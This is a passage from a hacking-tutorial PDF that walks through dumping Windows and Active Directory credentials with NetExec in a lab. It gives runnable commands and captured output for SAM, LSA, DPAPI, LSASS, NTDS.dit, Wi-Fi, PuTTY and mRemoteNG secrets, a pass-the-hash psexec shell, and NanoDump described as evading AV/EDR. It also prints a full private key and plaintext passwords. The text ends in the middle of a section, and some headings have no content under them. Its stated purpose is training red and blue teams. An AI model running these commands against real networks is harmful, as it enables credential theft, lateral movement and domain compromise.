



CREDENTIAL DUMPING WITH



NetExec

www.hackingarticles.in

STORED
CREDENTIALS
BELOW



Contents

Introduction	3
What Is NetExec (nxc)?.....	3
Why This Matters for Red and Blue Teams?.....	3
Dump Local SAM Hashes.....	4
Test Hash as Login Credential.....	4
Extract LSA Secrets	4
Retrieve Winlogon Registration Data	5
Dump DPAPI Password Credentials	5
Extract Credentials from LSASS via LSASSASSY	6
Dumping LSASS Memory with nanodump Module	6
Extracting Stored Credentials from mRemoteNG Configuration	7
Retrieve PuTTY Private Key Files	7
View the Dumped Key Locally	7
Extract Notepad++ Session Logs	8
Retrieve PowerShell Command History	9
Extract WinSCP Configuration Files	9
Dumping VNC Passwords	10
Extracting Wi-Fi Credentials	10
Dumping Backup Operators Permission	11
Dumping NTDS.dit Using an Authenticated User.....	12
Extract gMSA Credentials.....	12
Retrieve LAPS Password via NetExec (nxc).....	13
Mitigation	13





Introduction

In modern enterprise environments, **Active Directory credentials** are the ultimate prize for attackers. Whether you're a **red teamer**, **penetration tester**, or **adversary simulation professional**, gaining access to credentials is essential for **privilege escalation**, **lateral movement**, and **persistence**. But how do attackers actually collect these credentials in real-world scenarios? Enter [NetExec \(nxc\)](#) a powerful, modern post-exploitation framework and the advanced successor to CrackMapExec. NetExec is built to automate and streamline **credential dumping**, making it one of the most effective tools for red teams and security professionals working in **Windows and Active Directory environments**.

What Is NetExec (nxc)?

NetExec is a **post-exploitation Swiss Army knife** designed for internal network operations. With extensive support for **SMB**, **WinRM**, and other protocols, it allows attackers to gather credentials from multiple sources including:

- LSASS memory (plaintext and NTLM hashes)
- Windows registry and Winlogon keys
- Browsers, Wi-Fi profiles, and SSH clients
- LAPS-managed passwords and NTDS.dit database
- gMSA (Group Managed Service Accounts) secrets
- Third-party tools like **PuTTY**, **mRemoteNG**, and **Notepad++**

In this hands-on guide, we walk through a **step-by-step red team simulation** using **NetExec over SMB** to demonstrate how attackers collect credentials from a misconfigured Active Directory environment. Each step represents a real-world tactic commonly seen in offensive security operations.

Why This Matters for Red and Blue Teams?

For **red teamers**, this guide shows how NetExec can be weaponized to identify and exploit weak configurations within minutes; simulating realistic post-exploitation behavior that adversaries use daily.

For **blue team defenders** and **SOC analysts**, it highlights **critical detection opportunities** and misconfiguration pitfalls that often go unnoticed, including:

- Stored credentials in plain text
- Misused service accounts
- Poor Wi-Fi and registry hygiene
- Over-permissive user group memberships (e.g., Backup Operators)

Ready to unlock the next level of password dumping? Let's dive into NXC SMB post-access enumeration, leveraging **NetExec** to dump credentials in multiple ways.



Dump Local SAM Hashes

```
nxc smb 192.168.1.80 -u ieuser -p 123 --sam
```

This command instructs **nxc** to authenticate to the target system over SMB and extract NTLM password hashes from the local **SAM** database, which stores credentials for local user accounts.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 --sam
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MSEDGEWIN10)
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Dumping SAM hashes
SMB 192.168.1.80 445 MSEDGEWIN10 Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e
SMB 192.168.1.80 445 MSEDGEWIN10 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
SMB 192.168.1.80 445 MSEDGEWIN10 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
SMB 192.168.1.80 445 MSEDGEWIN10 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff03
SMB 192.168.1.80 445 MSEDGEWIN10 IEUser:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a76
SMB 192.168.1.80 445 MSEDGEWIN10 sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd981
SMB 192.168.1.80 445 MSEDGEWIN10 [+] Added 6 SAM hashes to the database
```

Why This Matters:

Accessing SAM hashes enables attackers to crack passwords offline. Perform **Pass-the-Hash** attacks across systems with shared local accounts, and maintain persistence by manipulating or recreating local users.

Test Hash as Login Credential

```
impacket-psexec ieuser@192.168.180 -hashes:3dbde697d71690a769204beb12283678
```

The command remotely executes actions using the captured NTLM hash, validating the stolen credentials and enabling lateral movement and privilege escalation across the network.

```
(root@kali)-[~]
# impacket-psexec ieuser@192.168.1.80 -hashes :3dbde697d71690a769204beb12283678
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.80 ... ..
[*] Found writable share ADMIN$
[*] Uploading file ZBplALAL.exe
[*] Opening SVCManager on 192.168.1.80.....
[*] Creating service rULI on 192.168.1.80.....
[*] Starting service rULI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Extract LSA Secrets

LSA secrets are highly valuable in post-exploitation, as they store credentials, service account secrets, and decryption keys for other sensitive data. In enterprise networks, these secrets play a crucial role in enabling lateral movement between machines and services.

```
nxc smb 192.168.1.80 -u ieuser -p 123 --lsa
```

Then, this command retrieves LSA secrets, such as credentials and service keys, which contain long-lasting credentials and encrypted service passwords for persistent access.



```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 --lsa
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
SMB 192.168.1.80 445 MSEDGEWIN10 [+] Dumping LSA secrets
SMB 192.168.1.80 445 MSEDGEWIN10 dpapi_machinekey:0xabb4bd5d5a2eda56c06df3b5
dpapi_userkey:0x6c1937d47e8e35badea518daef6ae7eee9f54a4
SMB 192.168.1.80 445 MSEDGEWIN10 [+] Dumped 1 LSA secrets to /root/.nxc/logs
_144025.cached
```

Retrieve Winlogon Registration Data

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M reg-winlogon
```

This command leverages NetExec's **reg-winlogon** module to query the registry keys in **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon**, which control automatic logins in Windows. Key values like **AutoAdminLogon**, **DefaultUsername**, and **DefaultPassword** can store credentials in plaintext, making them a valuable target for credential harvesting, especially in misconfigured environments where automatic login is enabled.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M reg-winlogon
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
REG-WINL ... 192.168.1.80 445 MSEDGEWIN10 AutoAdminLogon: 0
REG-WINL ... 192.168.1.80 445 MSEDGEWIN10 DefaultDomainName: MSEDGEWIN10
REG-WINL ... 192.168.1.80 445 MSEDGEWIN10 DefaultUserName: IEUser
REG-WINL ... 192.168.1.80 445 MSEDGEWIN10 DefaultPassword: 123
```

Dump DPAPI Password Credentials

DPAPI (Data Protection API) is a Windows feature that securely stores user secrets like web credentials, browser passwords, Outlook, RDP, WiFi, and cached domain credentials, encrypting them with user-specific keys stored locally.

```
nxc smb 192.168.1.80 -u ieuser -p 123 --dapi
```

Then, this command retrieves passwords stored by legacy **DAPI** services, which can serve as a vector for **privilege escalation** on older Windows systems vulnerable to outdated credential management.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 --dapi
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MSEDGEWIN10) (domain:MSEDGEWIN10)
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Collecting DPAPI masterkeys, grab a coffee and be patient...
SMB 192.168.1.80 445 MSEDGEWIN10 [+] Got 7 decrypted masterkeys. Looting secrets...
SMB 192.168.1.80 445 MSEDGEWIN10 [IEUser][CREDENTIAL] Domain:target=192.168.1.43 - raj:Password@1
SMB 192.168.1.80 445 MSEDGEWIN10 [IEUser][MSEDGE] https://www.facebook.com/login/ - rrajchandel@gmail.com:Password@1
SMB 192.168.1.80 445 MSEDGEWIN10 [IEUser][FIREFOX] https://www.linkedin.com - pentestroot:Password@1
```

This reveals:

- Windows Credential Manager dump (raj:Password@1)
- Facebook login recovered from Microsoft Edge
- LinkedIn password recovered from Firefox

Note: This is a **post-exploitation goldmine**; allowing lateral movement, credential chaining, and account hijacking across services.



Extract Credentials from LSASS via LSASSASSY

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M lsassy
```

This command uses NetExec's **lsassy** module to extract credentials directly from **LSASS (Local Security Authority Subsystem Service)**, a critical Windows process managing logins and sensitive data like password hashes and Kerberos tickets. It automates credential dumping using methods such as **Procdump via SMB**, **Comsvcs.dll injection**, and **MiniDumpWriteDump APIs**.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M lsassy
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MS
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
LSASSY 192.168.1.80 445 MSEDGEWIN10 MSEDGEWIN10\IEUser 3dbde697d71690a769204beb12283678
LSASSY 192.168.1.80 445 MSEDGEWIN10 192.168.1.43\raj Password@1
```

Why It Matters:

LSASS stores sensitive data in memory, including **NTLM hashes**, **clear-text passwords** (if **WDigest** is enabled), **Kerberos tickets**, and **cached credentials**. Dumping this information grants attackers valuable post-exploitation access, particularly if domain admins or other privileged users are logged in.

Dumping LSASS Memory with nanodump Module

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M nanodump
```

This command uses NetExec's **nanodump** module to remotely dump LSASS contents using the **NanoDump** tool, a modern, stealthy LSASS dumper designed to bypass security measures like **Windows Defender**, **Anti-malware Scan Interface (AMSI)**, and **LSASS access restrictions**. It employs SMB to deliver and execute NanoDump, capture LSASS memory, and store the dump file locally.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M nanodump
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MSEDGEWIN10)
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [*] 64-bit Windows detected.
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [*] Created file nano.exe on the \\C$\Windows\Temp\
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [*] Getting LSASS PID via command tasklist /v /fo csv | findstr /i lsass
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [*] Executing command C:\Windows\Temp\nano.exe --pid 604 --
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [+] Process lsass.exe was successfully dumped
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [*] Copying 20250522_1505.log to host
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [+] Dumpfile of lsass.exe was transferred to /tmp/MSEDGEWIN10
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [+] Deleted nano file on the C$ share
NANODUMP 192.168.1.80 445 MSEDGEWIN10 [+] Deleted lsass.dmp file on the C$ share
NANODUMP 192.168.1.80 445 MSEDGEWIN10 MSEDGEWIN10\IEUser:3dbde697d71690a769204beb12283678
NANODUMP 192.168.1.80 445 MSEDGEWIN10 192.168.1.43\raj:Password@1
NANODUMP 192.168.1.80 445 MSEDGEWIN10 MSEDGEWIN10\IEUser:3dbde697d71690a769204beb12283678
NANODUMP 192.168.1.80 445 MSEDGEWIN10 192.168.1.43\raj:Password@1
```

Why It's Effective:

NanoDump is highly effective in **credential harvesting** because it bypasses detection from **AV/EDR systems**, avoids access restrictions, and produces a clean **.dmp** file for offline analysis, making it a more stealthy and reliable method compared to older tools.





Extracting Stored Credentials from mRemoteNG Configuration

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M mremoteng
```

This command targets the **mRemoteNG** application, a remote connection manager commonly used by sysadmins. The **NetExec mremoteng** module searches for configuration files like **confCons.xml**, decrypts stored credentials using known static keys, and displays them in cleartext for further use.

```
(root@kali)~[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M mremoteng
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MSEDGEWIN10) (domain:MSEDGEWIN10) (signing:False) (SMBv1:False)
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
MREMOTENG 192.168.1.80 445 MSEDGEWIN10 SSH: SSH2://192.168.1.88:22 - 192.168.1.88\ignite:123
MREMOTENG 192.168.1.80 445 MSEDGEWIN10 RDP: RDP://192.168.1.53:3389 - 192.168.1.53\administrator:Ignite@987
```

Why It's Effective:

Admins often store high-privilege credentials or reuse passwords in remote session managers for convenience. If **mRemoteNG** is found, the dumped credentials could include **Domain Admins**, **service accounts**, or other privileged users, enabling immediate lateral movement via **WinRM**, **RDP**, or **SSH**.

Retrieve PuTTY Private Key Files

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M putty
```

This command uses NetExec's **putty** module to locate and extract **SSH private keys** stored by **PuTTY**, a popular SSH client for Windows. It searches both the Windows registry (**HKCU\Software\SimonTatham\PuTTY\Sessions**) and disk files (commonly in **.ppk** format), retrieving saved hostnames, usernames, and private keys (either encrypted or plain).

```
(root@kali)~[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M putty
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MSEDGEWIN10) (domain:MSEDGEWIN10) (signing:False) (SMBv1:False)
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
PUTTY 192.168.1.80 445 MSEDGEWIN10 [+] Private key found for user "IEUser", saved to /root/.nxc/modules/PuTTY/putty_IEUser_Ubuntu Key_2025-05-22_175949.sec
PUTTY 192.168.1.80 445 MSEDGEWIN10 Sessionname: Ubuntu Key
PUTTY 192.168.1.80 445 MSEDGEWIN10 Host: 192.168.1.89:22
PUTTY 192.168.1.80 445 MSEDGEWIN10 Protocol: ssh
```

Why It's Effective:

Admins often use **PuTTY** to manage **Linux servers** or network devices, and private keys may be stored with weak or no passphrases. If SSH keys are reused across different environments, this allows attackers to gain **SSH-level access** without needing a password.

View the Dumped Key Locally

```
cat 'putty_IEUser_UbuntuKey_2025-05-22_175949.sec'
```

Displays the extracted private key or passphrase information. Test the extracted SSH keys on accessible targets using **ssh -i** for Linux or tools like **Plink** or **WinSCP** for Windows.



```
(root@kali)-[~/nxc/modules/PuTTY]
# cat 'putty_IEUser_Ubuntu Key_2025-05-22_175949.sec'
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20250522
Public-Lines: 6
AAAAAB3NzaC1yc2EAAAADAQABAAQAC/++IYDRkVWSx0vMLVsJ8zkBbJshyg1MXu
G0slUjBtTnP0sw5mH05h8jmWz+h/bbbo1GvBmD300d2gMpIKRCNULdzAxHeR6gmU
ZdkZRCpoW7LG6auojhH/0mJJ3ui3jRAR/ch5i0VSPRSpvYHuo4t9eD1y1v6FIXJd
79SvfwyJIP+ArEg0GJ2+L/F4+84ohF+Eje7L5T7Zsw0LWZ4A2EytWvxz9wiK/sVz
dCoKX1QVY3JqpPxmGzowUnGrEVh6VeDfnd6z6tfbL5SE6QBkZxXfDAk1G63RDqp6
aLRWW2hyASft5eMGJTQb1NPG/ckE9v6pMLKLRDuG4Ay/4MjIA4x
Private-Lines: 14
AAABAE1WCh3mKNT20pJL97BdFcSPpp5ZQW8IRzNDi2HdWeSuVbh0KN66fbi2+rvl
xKKQb74a082Ipl1J7R07Qdkg2ZpvXx3IBuKghHtjC7FB5FNln50RRDUCBf4nobAk
nNpT2M/fy4IquCIIuOonjM+00dwZM6evM5gtgQSWN/b6FvKlxYt5s8S42/Q7zjPs
+pVaPpP/012XtZvdvSxD5xcEayfjXIRXabfRuf+6LaXLetbmumxlHes8hvgXyB2F
vFkw6sx5CxeF4UJbvKJRRQCcEUKieaQm5Chyq0TNTpG83y9vKxvxfYxcS8/zEcDH
r6uVMQqycl5Kw3R56J35mC6e+oEAAACBAOYKWq8W7IW5LKMg/ihrrGW7UBRc2IPZ
Gjh5hYU/dmqvwqd02kQkKefvKzymf1/hMGqHm2PHr0D6Gumqy5gliMvJEn7Rw4E1
y2IJF5SjnMni764upamnZTs679BoVLkCPIGna/wIXZAH64KCKMgc03QFhgyb/jP7
e+Qb4yWNICAjAAAAGQDVphzammG+5HCjge/KO/8cNOUv3pkP0sg6KMxAh/EZHmR
vcFm2k7zsHZpgvjFoqbqig73GklawG2Fn1LX7LiQTKqgornfKeF0vXeuQvSshipn
X4NHWMXq4g2q27Ic6muQHVPZPLbtdNqb6AkS4Te+r6fAaket9AAky02C4TmwAA
AIAohZ0hKfpeGzmsTpwFX63XsLmGA+ZCUTetr8x73NU3o8WhSLAmWxWSpCoFAU74
AdQcmqQN2UP3ZqkcVoDb+ShwP3/aTCytDXl9KBV5iLXd3p6bVcfeqTulQy+REJUm
juvmJtcE7xtosMz5yKHRFv0OvR9y43qVE4+sGY/3j5N32A=
Private-MAC: 1f11040647e8d4b9d346398d23eccdd9e3c0cc1e5dc3626f5eb988904a8e42c62
```

Extract Notepad++ Session Logs

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M notepad++
```

This command uses **NetExec's notepad++ module** to locate session data, configuration files, or backups saved by **Notepad++**, a popular text editor. While Notepad++ isn't designed for credential storage, its autosave feature may inadvertently retain **passwords in scripts, open files with sensitive data, or even clipboard history**.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M notepad++
SMB 192.168.1.80 445 MSEDGEWIN10 [*] Windows 10 / Server 2019 Build 17763 x64 (n
SMB 192.168.1.80 445 MSEDGEWIN10 [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
NOTEPAD++ 192.168.1.80 445 MSEDGEWIN10 C:\Users\IEUser\AppData\Roaming\Notepad++\backu
NOTEPAD++ 192.168.1.80 445 MSEDGEWIN10
NOTEPAD++ 192.168.1.80 445 MSEDGEWIN10 domain ignite.local
NOTEPAD++ 192.168.1.80 445 MSEDGEWIN10 user name: administrator
NOTEPAD++ 192.168.1.80 445 MSEDGEWIN10 password: ignite@987
NOTEPAD++ 192.168.1.80 445 MSEDGEWIN10 Notepad++ backup written to: /root/.nxc/modules
```

Why This Matters:

Developers, sysadmins, or red teamers may temporarily store secrets in Notepad++ while working. Session recovery or backup files can persist even after the editor is closed and can be accessed via **SMB** if you have proper credentials and share access.



Note: This step enhances reconnaissance in the credential harvesting process, and while not always successful, it can uncover valuable assets such as access tokens, database connection strings, and SSH or admin credentials embedded in plaintext scripts.

Retrieve PowerShell Command History

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M powershell_history
```

This command uses the **powershell_history** module in **NetExec** to retrieve and analyze PowerShell command logs from a target user's system.

```
(root@kali)-[~]
# nxc smb 192.168.1.80 -u ieuser -p 123 -M powershell_history

SMB      192.168.1.80  445  MSEDGEWIN10  [*] Windows 10 / Server 2019 Build 17763 x64 (name:MSEDGEWIN10) (domain:MS
SMB      192.168.1.80  445  MSEDGEWIN10  [+] MSEDGEWIN10\ieuser:123 (Pwn3d!)
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Con
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  Set-MpPreference -DisableRealtimeMonitoring $true
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  firewall.cpl
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  ipconfig
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  mstsc
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  ipconfig
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  cd Downloads
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  dir
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpChrome.exe
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpChrome.exe -h
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpChrome.exe --help
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpDPAPI.exe
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpDPAPI.exe credentials
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpDPAPI.exe --help
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  SharpDPAPI.exe -h
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  exit
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  Enter-PSSession -ComputerName 192.168.1.53 -Credential administrator
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 CMD
POWERSHE ... 192.168.1.80  445  MSEDGEWIN10  winrs -r:192.168.1.53 -u:workstation\administrator -p:Ignite@987 CMD
```

By default, PowerShell stores command history in:

```
C:\Users\IEUser(user)\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Why This Is Valuable


Attackers, admins, or developers frequently run credential-related commands in PowerShell, such as net use commands with hardcoded passwords, AD enumeration tools with -Credential arguments, or commands like Set-ADAccountPassword and New-ADUser. If not cleared, these commands are logged and can be retrieved to gain access to sensitive information.

Note: PowerShell history can expose plaintext credentials or system details, enhancing post-exploitation by enabling lateral movement or privilege escalation based on user activity.

Extract WinSCP Configuration Files

```
nxc smb 192.168.1.80 -u ieuser -p 123 -M winscp
```

This command uses **NetExec's winscp** module to extract saved **WinSCP site profiles**, which may include **remote hostnames**, **usernames**, **passwords** (in plaintext or Base64), and **SSH keys**, stored either in the **WinSCP.ini** file or the **Windows Registry**, potentially allowing attackers to access **FTP/SFTP/SSH** targets, extract data, or deploy payloads.



Dumping VNC Passwords

Extracting Wi-Fi Credentials



```
(root@kali)-[~]
# nxc smb 192.168.1.46 -u administrator -p 123 -M wifi

SMB 192.168.1.46 445 DESKTOP-KDBNJ3B [*] Windows 11 / Server 2025 Build 26100 x64 (name:DESKTOP-KDBNJ3B)
SMB 192.168.1.46 445 DESKTOP-KDBNJ3B [+] DESKTOP-KDBNJ3B\administrator:123 (Pwn3d!)
SMB 192.168.1.46 445 DESKTOP-KDBNJ3B [*] Collecting DPAPI masterkeys, grab a coffee and be patient
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [+] Got 52 decrypted masterkeys. Looting Wifi interfaces
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] CorpWifi - Passphrase: 12345678
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] uday - Passphrase: 11112222
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] Ankur - Passphrase: 999054482
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] Galaxy A13 F2C3 - Passphrase: 12345678
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] kolamarathuhouse_5G - Passphrase: gaur@0653
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] Leoney Resort 1 - Passphrase: LAINEY777
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] Ignite 5g - Passphrase: raj12345
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] JioFiber-G 653_5G - Passphrase: 11223344
WIFI 192.168.1.46 445 DESKTOP-KDBNJ3B [WPA2PSK] Forest Vines Resort - Passphrase: vines1221
```

Dumping Backup Operators Permission

```
nxc smb 192.168.1.53 -u raj -p Password@1 -M backup_operator
```

This command uses **NetExec's -M backup_operator module** to check if a user (e.g., **raj**) is a member of the **Backup Operators** group. Similarly checks whether they can read sensitive files, such as **SAM**, **SYSTEM**, **SECURITY**, and **NTDS.dit**, which are typically restricted to administrators.

```
(root@kali)-[~]
# nxc smb 192.168.1.53 -u raj -p Password@1 -M backup_operator

SMB 192.168.1.53 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local)
SMB 192.168.1.53 445 DC [+] ignite.local\raj:Password@1
BACKUP_O ... 192.168.1.53 445 DC [*] Triggering RemoteRegistry to start through named pipe ...
BACKUP_O ... 192.168.1.53 445 DC Saved HKLM\SAM to \\192.168.1.53\SYSTEM\SAM
BACKUP_O ... 192.168.1.53 445 DC Saved HKLM\SYSTEM to \\192.168.1.53\SYSTEM
BACKUP_O ... 192.168.1.53 445 DC Saved HKLM\SECURITY to \\192.168.1.53\SYSTEM\SECURITY
SMB 192.168.1.53 445 DC [*] Copying "SAM" to "/root/.nxc/logs/DC_192.168.1.53_2025-05-22_160000.log"
SMB 192.168.1.53 445 DC [+] File "SAM" was downloaded to "/root/.nxc/logs/DC_192.168.1.53_2025-05-22_160000.log"
SMB 192.168.1.53 445 DC [*] Copying "SECURITY" to "/root/.nxc/logs/DC_192.168.1.53_2025-05-22_160000.log"
SMB 192.168.1.53 445 DC [+] File "SECURITY" was downloaded to "/root/.nxc/logs/DC_192.168.1.53_2025-05-22_160000.log"
SMB 192.168.1.53 445 DC [*] Copying "SYSTEM" to "/root/.nxc/logs/DC_192.168.1.53_2025-05-22_160000.log"
SMB 192.168.1.53 445 DC [+] File "SYSTEM" was downloaded to "/root/.nxc/logs/DC_192.168.1.53_2025-05-22_160000.log"
BACKUP_O ... 192.168.1.53 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e
BACKUP_O ... 192.168.1.53 445 DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
BACKUP_O ... 192.168.1.53 445 DC DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
BACKUP_O ... 192.168.1.53 445 DC $MACHINE.ACC:plain_password_hex:590a25d0c58f005d1ce04f3f004ef3e9a66
781c2d8d857427532f8d4b669ca1bd59f08234ed5e38754d3efe2561ee9c505f9ff0ec8ed4c7f3105f667702f680f32e7dd8869068b4974679264c8
ab9b49139cd83dbad5873a324974d38e9433fdabb6078dc8fb95f29afc8e9c7f0a51c2fa80b3c5a162b4c38963597f61e56aa7ed91d084dbb1589ec
BACKUP_O ... 192.168.1.53 445 DC $MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:fa0c507fe8a8cd0ee03c
BACKUP_O ... 192.168.1.53 445 DC dpapi_machinekey:0x58576ea692fab61163a665b33234d345a4399b2c
BACKUP_O ... 192.168.1.53 445 DC dpapi_userkey:0x908c1bf0d2da52d9a4904070b498c7fb99d31c10
BACKUP_O ... 192.168.1.53 445 DC NL$KM:b6626278756209ef997e6a90ed81d060c83fff18956ed26fddbf4d52c2daf
SMB 192.168.1.53 445 DC [+] ignite.local\Administrator:32196b56ffe6f45e29417b91a83bf38 (Pw
BACKUP_O ... 192.168.1.53 445 DC [*] Dumping NTDS ...
SMB 192.168.1.53 445 DC [+] Dumping the NTDS, this could take a while so go grab a redbull.
SMB 192.168.1.53 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e
SMB 192.168.1.53 445 DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
SMB 192.168.1.53 445 DC krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7be0b026595a75fb4eafb81
SMB 192.168.1.53 445 DC raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbde
SMB 192.168.1.53 445 DC DC$:1000:aad3b435b51404eeaad3b435b51404ee:fa0c507fe8a8cd0ee03c08df5
```

Why This Matters:

Backup Operators have the ability to bypass file system permissions for backup and restore operations. Even without admin rights, a user in this group can:

- Extract the **dit** database
- Access **SAM** and **SYSTEM** hives
- Bypass certain system protections

This makes a low-privilege user in the **Backup Operators** group a significant **domain takeover** vector.

Note: Backup Operators are a high-risk group in misconfigured AD setups and should be treated as privileged, with regular membership audits.





Dumping NTDS.dit Using an Authenticated User

```
nxc smb 192.168.1.53 -u yashika -p Password@1 --ntds
```

This command uses **NetExec** to dump the **NTDS.dit** file. This file contains critical Active Directory data such as **usernames**, **NTLM password hashes**, **group memberships**, and **domain trust details**.

NetExec automates the process by using **Volume Shadow Copy** and exporting the **SYSTEM** hive to decrypt the hashes.

```
(root@kali)-[~]
# nxc smb 192.168.1.53 -u yashika -p Password@1 --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the
SMB 192.168.1.53 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local)
SMB 192.168.1.53 445 DC [+] ignite.local\yashika:Password@1
SMB 192.168.1.53 445 DC [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_c
SMB 192.168.1.53 445 DC [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.53 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a
SMB 192.168.1.53 445 DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c01:
